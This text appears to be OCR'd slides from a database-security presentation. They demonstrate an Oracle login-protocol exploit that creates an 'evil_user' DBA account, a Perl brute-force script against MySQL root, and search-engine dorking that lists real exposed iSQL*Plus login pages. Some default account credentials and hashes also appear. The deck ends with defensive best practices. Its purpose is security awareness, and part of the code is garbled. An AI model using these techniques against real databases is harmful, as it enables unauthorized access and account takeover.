
SQL> select grantee from dba_role_privs where granted_role = 'DBA';
GRANTEE
-----
SYS
MMSYS
CTXSVR
SYSTEM
SQL> _
```

Directly Attacking A Database

Oracle (DB18 Exploit)

- So Far...
 - Verified who are the DBA's (Database Administrators) within the database



- What Now?
 - Start the proxy that we built using the Perl Script on our client machine
 - Create a new account: **evil_user**



Directly Attacking A Database

Oracle (DB18 Exploit)


- So Far...
 - Proxy is waiting for any login to execute creating the “evil_user” account
- What Now?
 - Login with account “scott” and password “tiger”






Directly Attacking A Database

Oracle (DB18 Exploit)

- So Far...
 - We created the “evil_user” account
- What’s next?
 - Setup the proxy again so that it will establish “evil_user” as a DBA (Database Administrator)







Directly Attacking A Database Recap


Oracle (DB18 Exploit)

- Outcome: Complete Administrative Control!
- Vulnerabilities Exploited:
 - Bug in the Oracle Login Protocol
- How did we do it? Freely Available Exploit Code!
 - Just lookup Oracle DB18 Exploit

Directly Attacking A Database

MySQL (Password Cracker)

- Attack Target: MySQL
- Privilege Level: None
- Scenario:
 - Illustration of an Attacker Using a Publicly Available Brute Force Password Cracking Script
- Vulnerabilities Exploited:
 - Default & Weak User Account Passwords
 - Misconfigurations & Privilege Resource Management



```
test.pl - Notepad
File Edit Format View Help
#!/usr/bin/perl
my ($myfile) = "c:\\Program Files\\AppSecInc\\AppDetective\\mysql-basic.txt";
my ($myuser) = "root";

us
pr
pr
pr
op
@logdata = <fileIN>;
foreach $line(@logdata)
{
  chomp($line);
  print "trying password - $line\n";
  if ( $dbh = DBI->connect("dbi:mysql:database=test:host=localhost", $myuser, $line, (RaiseError => 0,
  printError => 0) ) )
  {
    print "found password!!! - $line";
    $dbh->disconnect;
    last;
  }
}

print "\nClosing password file $myfile\n";
close(fileIN);
print "Finished\n";
```

```
#!/usr/bin/perl
my ($myfile) = "c:\\Program Files\\AppSecInc\\AppDetective\\mysql-basic.txt";
my ($myuser) = "root";

use DBI;


print "Starting MySQL brute-forcing...\n";
print "Running script on user $myuser...\n";
print "Opening password file $myfile...\n\n";

open(fileIN, $myfile);
@logData = <fileIN>;
foreach $line(@logData)
{
    ($myfile) = "c:\\Program Files\\AppSecInc\\AppDetective\\mysql-basic.txt";
    ($myuser) = "root";

    last;
}

print "\nClosing password file $myfile\n";
close(fileIN);
print "Finished\n";
```

```
C:\WINNT\System32\cmd.exe
G:\DatabaseSecurityWebsite\presentations\MySQL2004>perl test.pl_
```



Directly Attacking A Database

MySQL (Password Cracker)

- Outcome:
 - Compromised a MySQL User Account!
- Vulnerabilities Exploited:
 - Misconfigurations & Resource Privilege Management
- How did we do it?
 - Freely Available Exploit Code!
 - Just lookup **MySQL Password Cracker**

Attacking Databases Over the Internet

Exploiting Search Engines (Google)

- Attack Target: Oracle
- Privilege Level: Anyone with Access to the Web and a Search Engine
- Outcome: Complete Administrative Control
- Vulnerabilities Exploited:
 - Misconfigurations & Resource Privilege Management

How is Google used for attacks?

- First thing an attacker needs is information
 - Where to attack
 - What a site is vulnerable to
- Google is a large repository of information
 - Every web page in your application
 - Every domain on the Internet
- Google provides an attacker:
 - Ability to search for **attack points on the Internet**
 - Ability to search for **an attack point in a specific website**
 - Ability to look for **specific URLs or files**

Example – looking for iSQL*Plus

- Oracle HTTP Servers
 - Execute queries on database using an HTTP form
 - Accessed using the URL **/isqlplus**
 - By default runs on any Oracle HTTP server installed with:
 - Oracle Applications Server
 - Oracle Database Server
- Search can be performed on Google
 - looking for **Oracle HTTP servers**
 - Using the “allinurl” advanced search feature

Using Google Advanced Search

The screenshot shows the Google Advanced Search page. The search bar contains the text `/isqlplus`. Below the search bar, there are several filter options:

- Language:** Return pages written in `any language`
- File Format:** `Only` return results of the file format `any format`
- Date:** Return web pages updated in the `anytime`
- Numeric Range:** Return web pages containing numbers between and
- Occurrences:** Return results where my terms occur `in the URL of the page`
- Domain:** `Only` return results from the site or domain
- SafeSearch:** No filtering Filter using [SafeSearch](#)

Below the filters, there is a section for **Froogle Product Search (BETA)** with a search bar and a `Search` button. At the bottom of the page, there is a note: "To browse for products, start at the [Froogle home page](#)".

Results of Google Advanced Search

[iSQL*Plus Release 9.2.0.5.0 Production: Anmelden](#) - [[Translate this page](#)]
Anmelden. Benutzername: Kennwort: Connect-String: ueb.
[holle.db.informatik.uni-kassel.de/isqlplus](#) - 3k - [Cached](#) - [Similar pages](#)

[iSQL*Plus Release 9.2.0.4.0 Production: Logowanie](#)
Logowanie. Nazwa uzytkownika: Haslo: Identyfikator polaczenia:
[dmlab.cs.put.poznan.pl/isqlplus](#) - 4k - [Cached](#) - [Similar pages](#)

[iSQL*Plus Release 9.2.0.1.0 Production: Anmelden](#) - [[Translate this page](#)]
Anmelden. Benutzername: Kennwort: Connect-String:
[lwis02.inf.fh-koeln.de/7778/isqlplus](#) - 3k - [Cached](#) - [Similar pages](#)

[Table des matières](#)
File Format: Microsoft Word 2000 - [View as HTML](#)
... Middle Tier O Serveur Oracle HTTP. Pour installer iSQLPlus : Unzipper la
distribution iSQLPlus en .zip dans un repertoire temporaire. ...
[www.isnetne.ch/lbd/SGBD/oracle/ documents/isqlplus/inst_isqlplus817.doc](#) - [Similar pages](#)

[iSQL*Plus Release 9.2.0.1.0 Production: Login](#)
Login. Username: Password: Connection Identifier: oracle.unc.edu.
[https://oraclient.unc.edu/isqlplus](#) - 3k - [Cached](#) - [Similar pages](#)



Result Page: [Previous](#) [1](#) [2](#) [3](#) [4](#) [Next](#)

allinurl: "isqlplus"

[Search within results](#) | [Language Tools](#) | [Search Tips](#)

Yahoo! Advanced Search Works Too.....

Web | [Images](#) | [Directory](#) | [Local](#) ^{NEW!} | [News](#) | [Products](#)
YAHOO! search "iSQL*Plus Release"

Search Results

[Shortcuts](#) [Advanced](#)
Results 1 10 of about 79 for "iSQL*Plus Release" 0.23

- [iSQL*Plus Release 9.2.0.1.0 Production: Login](#)
Help. Login. Username: Password: Connection Identifier:
[gettysburg.wccnet.edu/7777/isqlplus](#) - 3k - [Cached](#) - [More from this site](#)
- [iSQL*Plus Release 9.0.1](#)
Script Location: Enter statements:
[student.cob.ohiou.edu/fb250299/ sqlweb.htm](#) - 20k - [Cached](#) - [More from this site](#)
- [iSQL*Plus Release 9.0.1](#)
Script Location: Enter statements:
[student.cob.ohiou.edu/fb250299/ sarasql.htm](#) - 23k - [Cached](#) - [More from this site](#)
- [iSQL*Plus Release 9.2.0.5.0 Production: Login](#)
Help. Login. Username: Password: Connection Identifier:
[isqlplus.it.swin.edu.au/7777/ isqlplus](#) - 3k - [Cached](#) - [More from this site](#)
- [What's New in SQL*Plus?](#)
... Any user customizations can be manually merged into the default iSQL*Plus Release 9.2 configuration file ... There are
several new parameters for sizing and tuning iSQL*Plus Release 9.2 ...
[cs.utah.edu/classes/cs6530/oracle/... /server.920/a90842/whatsnew.htm](#) - 30k - [Cached](#) - [More from this site](#)
- [iSQL*Plus Release 10.1.0.2](#)
* Indicates required field. Username. Password. Connect Identifier. Help. Copyright © 2003, Oracle. All rights reserved.
[www.onlinecreation.com/5560/ isqlplus](#) - 9k - [Cached](#) - [More from this site](#)

The screenshot shows a Windows desktop with a web browser displaying a search engine result for 'isql'. The search result includes a table of database users and a URL: http://www.pentest.co.uk/sql/check_users.sql.

USERNAME	USER_ID	PASSWORD	ACCOUNT_STATUS
SYS	0	EF773B80AD0E5DD5	OPEN
SYSTEM	5	229D4A658FD99C07	OPEN

```

SELECT 'user: ADAMS password is the default (WOOD/72CDEF4A3483F60D)' "default:
SELECT 'user: ADLDEMO password is the default (ADLDEMO/147215F51929A6E8)' "d
SELECT 'user: ADMIN password is the default (JETSPEED/CAC22318F162D597)' "de
SELECT 'user: ADMIN password is the default (WELCOME/B8B15AC9A946886A)' "def:
SELECT 'user: ADMINISTRATOR password is the default (ADMINISTRATOR/1848FOA31:
SELECT 'user: ADMINISTRATOR password is the default (ADMIN/F9ED601D936158BD)
SELECT 'user: ANDY password is the default (SWORDFISH/B8527562E504BC3F)' "de:
SELECT 'user: AP password is the default (AP/EED09A552944B6AD)' "default pas:
SELECT 'user: APPLSYS password is the default (FND/DF886772980B8C79)' "defau
SELECT 'user: APPLSYSYPUB password is the default (PUB/A5E09E84EC486FC9)' "d:

```

Attacking Databases Over the Internet Recap

Exploiting Search Engines (Google)

- Outcome: First step towards administrative control!
- Vulnerabilities Exploited:
 - Misconfigurations & Resource Privilege Management
- How did we do it?
 - “Googled” for “isql” and took advantage of poor security practices!



Available Best Practices and Resources

How Do You Address These Vulnerabilities?

- **Stay Patched**
 - Stay on Top of All the Security Alerts and Bulletins

- **Defense in Depth**

- **Multiple Levels of Security**
 - Perform Audits and Penetration Tests on Your Database
 - Closely Monitor Database Activity
 - Implement Database Intrusion Detection
 - Especially if you can't stay patched!
 - Encryption of Data-In-Motion / Data-at-Rest / Data-in-Use

How Do You Secure Databases?

Apply the vulnerability management lifecycle...

- Inventory assets
- Identify vulnerabilities
- Develop baseline



- Prioritize based on vulnerability, threat, and asset classification data
- Document security plan

- Monitor known vulnerabilities
- Watch unpatched systems
- Alert other suspicious activity

- Eliminate high-priority vulnerabilities
- Establish controls
- Demonstrate progress

Best Practices Provided by Database Vendors & Notable Third Parties

- Oracle
 - Oracle9i Security Checklist
otn.oracle.com/deploy/security/oracle9i/index.html
 - Oracle Project Lockdown
www.oracle.com/technology/pub/articles/project_lockdown/index.html
 - Oracle Security Checklist
www.oracle.com/technology/deploy/security/pdf/twp_security_checklist_db_database.pdf
- SANS Institute (SysAdmin, Audit, Network, Security)
 - Oracle Database Checklist
www.sans.org/score/checklists/Oracle_Database_Checklist.doc
- Microsoft
 - 10 Steps to Secure SQL Server
www.microsoft.com/sql/techinfo/administration/2000/security/securingsqlserver.asp
- SQLSecurity.com
 - SQLSecurity Checklist
www.SQLSecurity.com

Database Security Info from AppSecInc

- White Papers
 - <http://www.appsecinc.com/techdocs/whitepapers/research.shtml>
 - Database Activity Monitoring
 - Search Engines Used to Attack Databases
 - Introduction to Database and Application Worms
 - Hunting Flaws in Microsoft SQL Server
- Presentations
 - <http://www.appsecinc.com/techdocs/presentations.shtml>
 - Protecting Databases
 - Hack-Proofing MySQL, IBM DB2, Oracle9iAS
 - Writing Secure Code in Oracle
- Security alerts
 - www.appsecinc.com/resources/maillinglist.html



Thank You

Questions?

- Vulnerabilities?
- Locking down the database?



Email our database security experts at:

asktheexpert@appsecinc.com